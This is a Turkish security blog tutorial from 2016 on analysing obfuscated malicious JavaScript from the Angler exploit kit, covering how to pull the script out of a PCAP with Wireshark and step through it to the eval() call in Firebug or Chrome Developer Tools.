
Zararlı JavaScript Analizi

written by Mert SARICA | 1 November 2016

JavaScript, yaygın olarak internet tarayıcılarında kullanılan bir programlama dilidir. İnternet tarayıcılarında kullanılması nedeniyle de çoğunlukla güvenlik araştırmacıları ve art niyetli kişilerce internet tarayıcılarında güvenlik zafiyetleri tespit etmek ve tespit edilen güvenlik zafiyetlerini istismar etmek (Örnek: Aurora Operasyonu) amacıyla da kullanılmaktadır.

Ayrıca JavaScript'in istismar kitleri tarafından hedef sistemin kontrolünü ele geçirmek ve zararlı yazılım yüklemek amacıyla kullanıldığı da görülmektedir. Bir zamana damgasını vuran ve hem son kullanıcılara hem de kurumsal kullanıcılara bir hayli zor günler yaşatan Blackhole istismar kitini ve geliştiricisi tutuklandıktan sonra istismar kiti piyasasını ele geçiren Angler istismar kitini buna örnek gösterebiliriz.




Geçtiğimiz aylarda, Angler istismar kitinin ele geçirdiği hedef sistemlere Cryptowall zararlı yazılımı yüklediği, Heimdal güvenlik firması tarafından yapılan bir araştırma sonucunda ortaya çıktı.

Hem kurumlara gerçekleştirilen siber saldırılara hem de istismar kitlerine bakıldığında, JavaScript'in önemli bir role sahip olduğu görülüyor. Durum böyle olunca da, zararlı JavaScript kodlarının güvenlik uzmanları tarafından analiz edilebilmesi daha da önem kazanmaya başladı.


JavaScript'i OllyDbg, Immunity Debugger veya IDA Pro gibi hata ayıklayıcı araçları ile adım adım analiz etmek pek mümkün değil. Bunlar yerine JavaScript hata ayıklaması özelliğine sahip olan ve hem Chrome hem de Firefox internet tarayıcısı eklentisi olarak yüklenebilen, ücretsiz Firebug eklentisinden faydalanabilirsiniz.

Elinizde analiz etmeniz gereken ve Angler istismar kitine ait "trafik dosyası" (PCAP) olduğunu düşünelim. Yapacağınız ilk iş, http filtresi ve


Follow TCP Stream ile Wireshark aracında, HTML dosyası içinde yer alan şüpheli JavaScript'i tespit etmek olacaktır.




JavaScript'i başarıyla tespit ettikten sonra HTML kodlarından kurtulup dosya içinde sadece JavaScript kodlarını bırakmak, formatını biraz düzenlemek ve hata ayıklamaya başlayacağınız yere debugger; anahtar kelimesini yerleştirmek, analizinizi kolaylaştıracaktır. (debugger; anahtar kelimesini kullanmak yerine farklı yollar da izleyebilirsiniz.) Ancak Angler istismar kitinde olduğu gibi kimi durumlarda, JavaScript çalışma esnasında HTML kodlarına da ihtiyaç duyduğu için HTML kodlarından kurtulmak işinizi aksine zorlaştırabilir.




Hata ayıklamaya başlamak için Firefox internet tarayıcısını açıp, sağ üst köşede bulunan Firefox ikonuna bastığınızda, Firebug aktif hale geldiğini görebilirsiniz. Ardından Javascript kodunu içeren HTML dosyasını Firefox internet tarayıcısı ile açtığınızda, Firebug hata ayıklayıcısının debugger; anahtar kelimesi üzerinde sizden komut bekler halde beklediğini görebilirsiniz. OllyDbg, Immunity Debugger vb. hata ayıklayıcılar kullananıyorsunuz, aşağı bölümde, sağ üst köşede yer alan butonlar veya kısayollar (F8 – Continue, F11 – Step Into, F10 – Step Over) sayesinde FireBug'ı benzer şekilde kullanabilirsiniz.



Hata ayıklamaya başladığınızda, Firebug aracının eval() fonksiyonu üzerinde durduğunu göreceksiniz. Sağ tarafta ise eval() fonksiyonu tarafından yorumlanacak/çalıştırılacak olan H4BA5 değişkeninde yer alan JavaScript kodlarını görebilirsiniz. Bu durum size, JavaScript kodlarının bu HTML kod içerisinde gizlenmiş olduğunu, internet tarayıcısı tarafından, çalışma (run) esnasında açık hale geldiğini (decode) ve çalıştırılmak üzere eval() fonksiyonuna iletildiğini açıkça göstermektedir.




Değişkenlerde yer alan JavaScript kodlarını dilediğiniz zaman konsol ekranından ulaşabilirsiniz. Bunun için Console ekranında console.log(değişken) yazmanız yeterlidir.




Firebug eklentisi dışında, JavaScript kodlarını analiz etmek ve hata ayıkamak için Chrome internet tarayıcısı ile birlikte gelen Developer Tools aracından da faydalanabilirsiniz. Bunun için ilgili HTML dosyasını açtıktan sonra, klavyede F12 tuşuna basmanız yeterli olacaktır.

